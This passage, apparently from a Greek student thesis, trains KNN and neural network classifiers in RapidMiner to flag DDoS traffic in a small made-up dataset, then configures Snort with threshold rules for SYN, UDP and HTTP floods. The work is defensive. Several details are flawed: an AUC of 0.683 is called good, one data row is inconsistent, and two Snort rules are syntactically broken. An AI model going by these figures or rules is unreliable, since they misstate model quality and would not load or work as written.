
Εφαρμογή του KNN:

A	B	C	D	E	F	G	H	I	J
ID	IP Address	Αριθμός Αιτημάτων	Μέγεθος Σύνδεσης (B)	Διάρκεια Σύνδεσης (s)	Συνολικός Όγκος Δεξ.	Πρωτόκολλο	Επίθεση DDoS	Rate Speed(ms)	
0	192.168.1.1	15589	78	10	1215942	TCP	NAI	12	
1	10.1.1.2	10	3	5	30	TCP	OXI	23	
2	192.168.1.3	23421	62	12	1452102	ICMP	NAI	6	
3	192.168.1.4	15	15	3	225	TCP	OXI	18	
4	90.18.1.56	23012	70	2	140	TCP	OXI	19	
5	87.1.11.1	7	3	1	21	HTTP	OXI	20	
6	203.0.113.2	110012	60	10	6600720	HTTP	NAI	4	
7	203.0.113.3	9034	15	12	135510	UDP	NAI	5	
8	187.201.32.28	220123	70	14	15408610	UDP	NAI	4	
9	203.0.113.5	502	3	5	1506	TCP	OXI	18	
10	8.8.8.8	98	25	10	2450	UDP	OXI	20	
11	8.8.4.4	101	12	35	1212	ICMP	OXI	16	
12	198.51.100.1	324824	20	17	6496480	TCP	NAI	4	
13	210.1.169.150	855	28	8	224	ICMP	OXI	18	
14	60.32.101.91	98542	81	10	7981902	TCP	NAI	5	
15	70.31.11.131	724824	10	60	7248240	TCP	NAI	7	
16	192.168.2.1	16423	82	11	1346686	TCP	NAI	5	
17	10.1.2.2	12	20	6	240	TCP	OXI	13	
18	192.168.2.3	27631	60	13	1657860	ICMP	NAI	6	
19	192.168.2.4	689	24	4	16536	TCP	OXI	19	
20	91.18.2.56	25032	70	15	1752240	TCP	NAI	4	
21	88.17.2.2	9	5	3	45	TCP	OXI	16	
22	203.0.114.2	110012	75	20	8250900	HTTP	NAI	14	
23	203.0.114.3	9035	30	9	271050	UDP	NAI	10	
24	187.202.33.28	221012	67	18	1206	UDP	NAI	10	
25	203.0.114.5	625	4	2	2500	TCP	OXI	12	
26	8.8.9.8	150	55	8	8250	TCP	OXI	19	

Εικόνα 4.2(Πίνακας με τα δεδομένα εκπαίδευσης του)

- ID : αρίθμηση
- IP Address: Διεύθυνση του αποστολέα (πηγή)
- Αριθμός Αιτημάτων: Ο πλήθος των αιτημάτων που στάλθηκαν.

- Μέγεθος σύνδεσης : Η συνολική διάρκεια που κράτησε η σύνδεση.
- Διάρκεια σύνδεσης (latency): Η συνολική διάρκεια που έκανε κάθε αίτημα η χρόνος απόκρισης της σύνδεσης.
- Συνολικός Όγκος δεδομένων : Είναι το συνολικό μέγεθος σε Byte που έστειλε ο αποστολέας.
- Πρωτόκολλο: Τύπος πρωτοκόλλου.
- Rate speed :Ταχύτητα μετάδοσης δεδομένων.
- Επίθεση DDoS: Η πραγματική τιμή της επίθεσης. ‘Ναι’ για Επίθεση ‘Όχι’ για φυσιολογική κυκλοφορία.



Εικόνα 4.3(Μοντέλο εφαρμογής KNN αλγορίθμου)

Select Attributes: Είναι Operator που βοηθάει να επιλεγθούν στήλες ή στοιχεία του πίνακα που είναι χρήσιμα για την απόδοση του αλγορίθμου. Από το σύνολο των 9 στηλών, οι στήλες ID, Συνολικός Όγκος δεδομένων και IP διεύθυνσης δεν κρίνονται αναγκαία θα την απόδοση του αλγορίθμου καθώς δημιουργούν overfitting.

Set Role : Χρησιμοποιείται για αναδειχθεί ο στόχος label στον αλγόριθμο. Στην συγκεκριμένη περίπτωση, έχει η επιλεγθεί η στήλη «Επίθεση DDoS» καθώς περιέχει στοιχεία ΝΑΙ και ΟΧΙ. Η τιμές αυτές θα προσδιορίσουν την πρόληψη του αλγορίθμου.

Split Data : Είναι εργαλείο που χωρίζει το Data Set σε δυο μέρη. Ένα μέρος είναι το training Data 70%, τα δεδομένα που θα χρησιμοποιήσει ο αλγόριθμος για να εκπαιδευτεί και το δεύτερο μέρος είναι το testing Data 30% τα δεδομένα που θα προβλέψει σύμφωνα με την

εκπαίδευση που έκανε νωρίτερα. Τα μέρη δεν είναι απολυτά αλλά χωρίζονται από τον προγραμματιστή με κριτήριο τον καλύτερο δυνατό συνδυασμό για την μεγίστη ακρίβεια.

K-NN : Ο αλγόριθμος που θα εκπαιδευτεί με $K=3$.

Apply model : Operator που εφαρμόζει τον αλγόριθμο με τα κριτήρια. Ωστόσο μπορεί να εφαρμόσει τον αλγόριθμο πάνω σε μια είσοδο που έχει δοθεί από τον χρήστη και να κάνει την προβλέψει.

Performance: Στατιστικά στοιχεία του αλγορίθμου όπως Confusion Matrix και Στατιστικά στοιχεία.

☒ Table View ☐ Plot View

accuracy: 95.65%


	true NAI	true OXI	class precision
pred. NAI	12	1	92.31%
pred. OXI	0	10	100.00%
class recall	100.00%	90.91%	

Εικόνα 4.4(Confusion Matrix)

Στην εικόνα 4.4 περιέχεται ο πίνακας confusion Matrix. Στην πρώτη στήλη και πρώτη γραμμή είναι η προβλέψει «NAI» που έκανε ο αλγόριθμος και στην δεύτερη γραμμή η προβλέψει «OXI». Στην πρώτη γραμμή και δεύτερη στήλη η πραγματική τιμή που είναι «NAI» και στην τρίτη στήλη η πραγματική τιμή που είναι «OXI». Είναι ένας πίνακας που αποτυπώνει τα στοιχεία τα οποία είναι στην πραγματικότητα με βάση την προβλέψει που έκανε ο αλγόριθμος. Η ακρίβεια του αλγορίθμου είναι 95.65% που σημαίνει ότι η του μοντέλου εκπαίδευσης μπορεί προβλέψει αν πραγματοποιείται DDoS επίθεση με πολύ μεγάλη επιτυχία.

Το class recall είναι το μετρώ που αποτυπώνει το ποσό καλά το μοντέλο εκπαίδευσης είναι καλό στο να αναγνωρίσει της σχετικές περίπτωσης από το Data Set με τα Testing δεδομένα που πρόβλεψε. Είναι μια πράξει True Positive(Στοιχεία που πρόβλεψε , στην πραγματικότητα NAI) προς το άθροισμα των True Positive και False Negative (Στοιχεία που πρόβλεψε OXI , στην πραγματικότητα NAI). Το class perception είναι το ποσοστό που μπορεί το μοντέλο να αναγνωρίσει της περίπτωσης για την αποφύγει λανθασμένων θετικών

προβλέψεων. Υπολογίζεται ως η αναλογία των αριθμών True Positive προς το άθροισμα True Positive και False Positive (Στοιχείο που πρόβλεψε Ναι ,στην πραγματικότητα ΟΧΙ).



Εικόνα 4.5(Γραφική παράσταση KNN)

Στην εικόνα 4.5 τα δεδομένα στο X άξονα είναι ο αριθμός των αιτημάτων. Στον Y άξονα είναι το Rate Speed. Με το χρώμα μπλε αντικατοπτρίζονται τα δεδομένα που έχουν στο Label «Επίθεση DDoS» που πραγματοποιείται η επίθεση, ενώ με Πράσινο αυτά τα οποία είναι δεν αποτελεί επίθεση . Στο συγκεκριμένο γράφημα τα συμπεράσματα είναι εμφανή για το πως ο αλγόριθμος λειτουργείσαι. Η διεύθυνσης IP που έχουν αποστείλει πολλά αιτήματα σε σύντομο χρονικό διάστημα εντοπίζονται ως επίθεσης. Τα δεδομένα με λίγα αιτήματα και κανονική διάρκεια ,είναι φυσιολογική κυκλοφορία του δικτύου. Ωστόσο ο αλγόριθμος έχει λάβει υπόψιν του και τα υπόλοιπα δεδομένα καθώς υπάρχει στοιχείο το οποίο έχει μεγαλύτερο Rate bit σε χρόνο σε σχέση με τα υπόλοιπα αλλά πολλά πακέτα δεδομένων που έχει αποστείλει. Μια τέτοια επίθεση μπορεί να είναι low rate DDoS attack που στέλνει ανά τακτικά χρονικά διαστήματα πολλαπλά πακέτα δεδομένων.


Προστέθηκε νέο δεδομένο ώστε να παρατηρηθεί αν ο αλγόριθμος θα προβλέψει σωστά για τη συγκεκριμένη IP ότι είναι μια επίθεση DDoS. Στην παρακάτω εικόνα φαίνονται τα δεδομένα αλλά και η προβλέψει που έκανε ο αλγόριθμος.

Row No.	Επίθεση DD...	prediction(E...	confidence(...	confidence(...	IP Address	Αριθμός Αιτη...	Μέγεθος Σύν...	Διάρκεια Σύ...	Πρωτόκολλο	Rate Speed(...
1	?	ΝΑΙ	1	0	124.1.1.45	15589	78	10	TCP	9

Εικόνα 4.6(Αποτελέσματα προβλέψεις αλγόριθμου)

Ο αλγόριθμος πρόβλεψε σωστά. Η συγκεκριμένη διεύθυνση στέλνει μεγάλο όγκο δεδομένων και μπορούμε να καταλάβουμε από το πρωτόκολλο ότι μπορεί να είναι μια επίθεση SYN-flood η και HTTP-flood.

Προσθέτουμε στο RapidMiner ένα operator που ονομάζεται Cross-Validator. Είναι ένα operator που μπορεί να αξιολόγησε την απόδοση του μοντέλου. Στόχος είναι να μειώσει τα προβλήματα που μπορεί να προκύψουν από το Overfitting των δεδομένων. Το συγκεκριμένο operator χωρίζει το data set σε μικρότερα υποσύνολα. Χρησιμοποιώντας όλα τα υποσύνολα εκτός από ένα που το χρησιμοποιεί για τον έλεγχο. Η διαδικασία επαναλαμβάνεται ώστε να υλοποιηθούν όλα τα υποσύνολα. Τέλος τα αποτελέσματα από κάθε υποσύνολού συνδυάζονται (μέσου όρου) για να δώσουν την συνολική απόδοσης του μοντέλου.



Εικόνα 4.7(Cross-Validator γραφικής παράσταση)


Η απόδοση του μοντέλου με το cross validator είναι 96% +/- 8.43. Δηλαδή ο μέσος όρος της απόδοσης για όλα τα υποσύνολα που πέρασαν από το cross validator. Στην εικόνα 4.7 αναπαριστάτε το γράφημα ROC (Receiver Operating Characteristic). Το ROC παρουσιάζει την απόδοση του αλγορίθμου σε σχέση μεταξύ του True Positive Rate (TP, recall) και του

False Positive (FP) για διάφορες ταξινόμησης. Η καμπύλη ROC προκύπτει μετρώντας αυτά τα ποσοστά για διαφορετικά υποσύνολα του μοντέλου.

AUC (Area Under the Curve): είναι ένας δείκτης της απόδοσης του αλγορίθμου, στην συγκεκριμένη περίπτωση το AUC είναι 0.683, που σημαίνει ότι το μοντέλο έχει καλή ικανότητα να διαχωρίσει τις δύο κλάσεις.


Η γραμμή ROC υποδεικνύει την απόδοση του μοντέλου στα διάφορα υποσύνολα ταξινόμησης. Φαίνεται ότι η μπλε γραμμή και η σκιασμένη περιοχή γύρω της δείχνουν την αβεβαιότητα ή την διακύμανση αυτών των τιμών. Αρά το μοντέλο σύμφωνα με το γράφημα είναι αποδοτικό.

Εφαρμογή του **Neural Network**:



Εικόνα 4.8(Μοντέλο εφαρμογής Neural Network αλγορίθμου)

Το συγκεκριμένο μοντέλο πραγματοποιείται με τον αλγόριθμο Neural Network (Νευρωνικά δίκτυα) με το ίδιο Data Set του προηγούμενου μοντέλου . Η διαφορά με τους operator του προηγούμενου μοντέλου είναι ότι έχει προστεθεί το Generate Attributes χρησιμοποιώντας την εντολή `if([Επίθεση DDoS]=='NAI',1,0]`). Βοηθάει τον αλγόριθμο μετατρέποντας στα δεδομένα της στήλης «Επίθεση DDoS» σε 1 ή 0 για τον λόγο ότι δεν μπορεί να επεξεργαστή συμβολοσειρές. Χωρίστηκε το data set σε 70% training και σε 30% testing με την βοήθεια του apply model και του performance εμφανίζεται η απόδοση του αλγορίθμου.



Εικόνα 4.9(Μοντέλο νευρωνικού δικτύου)

Ο αλγόριθμος στα αριστερά της εικόνας ,βρίσκεται το στρώμα εισόδου. Κάθε perceptron αντιπροσωπεύει ένα χαρακτηριστικό από το dataset που εισέρχεται στο νευρωνικό δίκτυο. Αποτελείται από 2 κρυφά επίπεδα (Hidden Layer) που υπεύθυνα για την επεξεργασία ώστε το δίκτυο να μπορεί να μάθει πολύπλοκα μοτίβα. Έχει οριστεί το πρώτο επίπεδο σε 7 perceptron's και το δεύτερο επίπεδο σε 6 perceptron's. Αυξάνοντας την πολυπλοκότητα των υπολογισμών του αλγορίθμου και πετυχαίνοντας υψηλή απόδοση. Τέλος βρίσκεται το στρώμα εξόδου, όπου οι νευρώνες παράγουν την τελική πρόβλεψη του δικτύου.

☒ Table View
 ☐ Plot View

accuracy: 96.43%

	true NAI	true OXI	class precision
pred. NAI	14	1	93.33%
pred. OXI	0	13	100.00%
class recall	100.00%	92.86%	

Εικόνα 4.10(Confusion Matrix)

Ο πίνακας σύγχυσης (confusion matrix) που συνοψίζει το performance στο μοντέλο ταξινομεί τα δεδομένα σε δυο κατηγορίες («NAI» «OXI»):

Accuracy : 96.43%: Αυτό δείχνει ότι το νευρωνικό δίκτυο ταξινόμησε σωστά το 96.43% των δεδομένων.

Precision για NAI: 93.33%: Το 93.33% των περιπτώσεων που ταξινομήθηκαν ως "NAI" ,ήταν στην πραγματικότητα "NAI".

Precision για OXI: 100.00%: Το 100.00% των περιπτώσεων που ταξινομήθηκαν ως "OXI" ,ήταν στην πραγματικότητα "OXI".

Recall για NAI: 100.00%: Όλα τα παραδείγματα που ήταν πραγματικά "NAI" ταξινομήθηκαν σωστά.

Recall για OXI: 92.86%: Το 92.86% των παραδειγμάτων που ήταν πραγματικά "OXI" ταξινομήθηκαν σωστά.

Ο πίνακας δείχνει ότι το μοντέλο το οποίο δημιουργήθηκε έχει πολύ καλή απόδοση και πολύ πρόβλεψη αρκετά καλά μια επίθεση DDoS.

4.4 Εφαρμογή IDS με την χρήση του Snort

Το Snort είναι ένα ανοικτού κώδικα Σύστημα Ανίχνευσης Εισβολών (Intrusion Detection System - IDS) που χρησιμοποιείται ευρέως για την παρακολούθηση και ανάλυση της κίνησης δικτύου σε πραγματικό χρόνο. Αναπτύχθηκε από τον Martin Roesch το 1998 και έκτοτε έχει εξελιχθεί σε ένα από τα πιο δημοφιλή εργαλεία για την ανίχνευση κακόβουλων δραστηριοτήτων στο δίκτυο. Εντοπίζει ύποπτες δραστηριότητες και επιθέσεις, όπως επιθέσεις τύπου DDoS ,malware και άλλες κακόβουλες ενεργείες.

Βασίζεται στην αναγνώριση υπογραφών (signature-based detection), χρησιμοποιώντας ένα σύνολο κανόνων για την αναγνώριση επιθέσεων. Το Snort παρακολουθεί την κίνηση δικτύου σε πραγματικό χρόνο, αναλύει τα πακέτα και καταγράφει τα αποτελέσματα σε αρχεία καταγραφής ή τα εμφανίζει απευθείας στον χρήστη. Ωστόσο το Snort μπορεί να λειτουργήσει και ως IDS αλλά και ως IPS. Χρησιμοποιείται ευρέως από επιχειρήσεις για την προστασία των δικτύων τους από εξωτερικές απειλές. Χρησιμοποιείται επίσης και από πανεπιστήμια για την ερευνα διάφορων επιθέσεων στο δίκτυο και ανάπτυξη μεθόδων προστασίας.

4.4.1 Εγκατάσταση του Snort

Το Snort μπορεί να το κατεβαστή από την επίσημη Ιστοσελίδα της εφαρμογής. Όταν κατεβεί .exe εφαρμογή μπορεί να εκτελεστή. Η εφαρμογή στα Windows δημιουργεί ένα φάκελο με το όνομα Snort στον δίσκο c. Ο φάκελος περιέχει ένα σύνολο από φακέλους οι οποίοι σχετίζονται με την εφαρμογή.

Αυτός ο υπολογιστής > Τοπικός δίσκος (C:) > Snort

Όνομα		Ημερομηνία τροποποίησης	Τύπος
η ίας	bin	15/5/2024 5:51 μμ	Φάκελος αρχείων
	doc	15/5/2024 5:51 μμ	Φάκελος αρχείων
	etc	15/5/2024 5:51 μμ	Φάκελος αρχείων
	lib	15/5/2024 5:51 μμ	Φάκελος αρχείων
	log	15/5/2024 5:51 μμ	Φάκελος αρχείων
	preproc_rules	15/5/2024 5:51 μμ	Φάκελος αρχείων
νης	rules	8/8/2024 10:03 μμ	Φάκελος αρχείων
	Uninstall	8/8/2024 8:52 μμ	Εφαρμογή

Εικόνα 4.11(Αρχεία του Snort)

- **bin:** Αυτός ο φάκελος περιέχει τα εκτελέσιμα αρχεία του Snort. Εδώ βρίσκονται τα κύρια αρχεία που εκτελούν τις λειτουργίες του Snort, όπως το αρχείο snort.exe
- **doc:** Περιέχει την τεκμηρίωση του Snort. Αυτό περιλαμβάνει αρχεία οδηγιών, manual και αρχεία κειμένου.
- **etc:** Περιέχει αρχεία ρυθμίσεων και παραμετροποίησης του Snort.
- **lib:** Αυτός ο φάκελος περιέχει βιβλιοθήκες που απαιτούνται για τη λειτουργία του Snort.
- **log:** Περιέχει τα αρχεία καταγραφής που δημιουργεί το Snort.
- **preproc_rules:** Περιέχει κανόνες που χρησιμοποιούνται από τους επεξεργαστές του Snort.
- **rules:** Αυτός είναι ένας από τους πιο σημαντικούς φακέλους και περιέχει τους κανόνες ανίχνευσης του Snort.

Το σημαντικότερο αρχείο είναι το etc και το rules καθώς στο etc αρχείο εμπεριέχετε ένα αρχείο κειμένου το οποίο ο διαχειριστής μπορεί να παραμετροποίηση το snort στις απαιτήσεις του υπολογιστικού συστήματος.

4.4.2 Ρύθμισης και προσαρμογή του Snort στον Server

Η παραμετροποίηση του Snort γίνεται από το φάκελο etc. Στο εσωτερικό του φακέλου υπάρχει ένα snort.conf το οποίο μέσα περιέχει όλες της εντολές που εκτελεί η εφαρμογή.

```
# Setup the network addresses you are protecting
ipvar HOME_NET 192.168.1.0/24
```

```
# List of web servers on your network
ipvar HTTP_SERVERS 192.168.1.4
```

Εικόνα 4.11(Κώδικας εφαρμογής του Snort)

Αρχικά τοποθετούμε την private IP του δικτύου. Αυτό θα βοηθήσει να ανιχνεύει της ανωμαλίες που μπορούν να προκύψουν μέσα στο δίκτυο αλλά και πακέτα δεδομένων που μπορεί να σταλθούν από έναν τοπικό χρήστη στο Web Server. Έπειτα ορίζουμε την διεύθυνση του Web Server.

```
# List of ports you run web servers on
portvar HTTP_PORTS [80,443]
```

Εικόνα 4. 12(Κώδικας εφαρμογής του Snort)

Ορίζουμε και την θύρες η οποίες λειτουργεί ο Web Server, είναι σημαντικό καθώς By default η εφαρμογή έχει οριζόμενα όλες της πιθανές θύρες που μπορεί να λειτουργήσει ο Server. Με αυτόν τον τρόπο του επισημάνουμε που χρειάζεται να «ακούει» την κυκλοφορία του δικτύου ώστε να μην γίνονται άσκοπες ανίχνευσης σε άλλες θύρες.

```
# path to dynamic preprocessor libraries
dynamicpreprocessor directory C:\Snort\lib\snort_dynamicpreprocessor
```

```
# path to base preprocessor engine
dynamicengine C:\Snort\lib\snort_dynamicengine\sf_engine.dll
```

```
# path to dynamic rules libraries
dynamicdetection directory /usr/local/lib/snort_dynamicrules
```

Εικόνα 4.12(Κώδικας εφαρμογής του Snort)

Στην εικόνα 4.12 ορίζονται οι διαδρομές προς τα στοιχεία για την ανάλυση των πακέτων δεδομένων. Βοηθάνε ώστε να ανιχνευτούν ύποπτα πακέτα δεδομένων. Η πρώτη εντολή (**dynamicpreprocessor directory C:\Snort\lib\snort_dynamicpreprocessor**) προσθετή το plugin του προ επεξεργαστή. Λειτουργεί πριν την ανάλυση των πακέτων από τους κανόνες Snort, όπως η αποκωδικοποίηση πρωτοκόλλων, η ανασύνθεση ροών δεδομένων.

Η εντολή «**dynamicengine C:\Snort\lib\snort_dynamicengine\sf_engine.dll**» sf_engine.dll στην περίπτωση των Windows, είναι υπεύθυνη για τη φόρτωση και τη διαχείριση των δυναμικών προ επεξεργαστών. Η τελευταία εντολή «**dynamicdetection directory /usr/local/lib/snort_dynamicrules**» υποδεικνύει τη διαδρομή προς τις βιβλιοθήκες δυναμικών κανόνων. Οι δυναμικοί κανόνες είναι κανόνες του Snort που περιέχουν κώδικα και μπορούν να εκτελούν πολύπλοκες λειτουργίες πέρα από τους στατικούς κανόνες, όπως η ανίχνευση ειδικών μοτίβων σε πακέτα.

Στην Ιστοσελίδα της εφαρμογής στο διαδίκτυο υπάρχουν βιβλιοθήκες με αρκετούς κανόνες για την ανίχνευση DoS και DDoS επιθέσεων στο δίκτυο. Γίνονται import στον φάκελο Snort.conf κάνοντας την ανίχνευση του πιο εύκολη. Όμως στον φάκελο rules μπορούν να δημιουργηθούν κανόνες οι οποίοι τοποθετούνται από τον διαχειριστή του συστήματος.

Οι κανόνες είναι οι εξής:

1. **alert tcp any any -> \$HTTP_SERVERS \$HTTP_PORTS (msg:"Possible SYN Flood"; flags:S; threshold:type threshold, track by_src, count 20, seconds 3,sid:1000001; rev:1;)**

Η εντολή ανιχνεύει SYN-flood επίθεσης στο υπολογιστικό σύστημα. Αναλύει στην θύρα 80 και 443 την κυκλοφορία του δικτύου σύμφωνα με το πρωτόκολλο TCP. Περιέχει έναν counter για τα request και μια μεταβλητή seconds για τον χρόνο που το count θα γίνει 20 σε λιγότερο από 3 δευτερόλεπτα. Σε περίπτωση που τα request είναι 20 σε λιγότερο από 3 δεύτερα, θα γίνει alert και θα επιστέφει η διεύθυνση που γίνονται τα request και η περιγραφή του alert.

2. **alert udp any any -> \$HOME_NET any (msg:"Possible UDP Flood"; threshold:type threshold, track by_src, count 100, seconds 3; sid:1000002; rev:1;)**

Όπως και η προηγούμενη εντολή έτσι και σε αυτή. Ακούει UDP **πρωτόκολλα** σε όλες της θύρες. Όταν το count γίνει 100 σε λιγότερο από 3 δευτερά τότε πραγματοποιείται το alert με την διεύθυνση η οποία είναι ύποπτη για UDP-flood.

3. alert tcp any any -> \$HOME_NET 80 (msg:"Possible HTTP Flood"; flow:to_server,established; content:"GET ","POST "; http_method; threshold:type threshold, track by_src, count 100, seconds 3; sid:1000003; rev:1;)

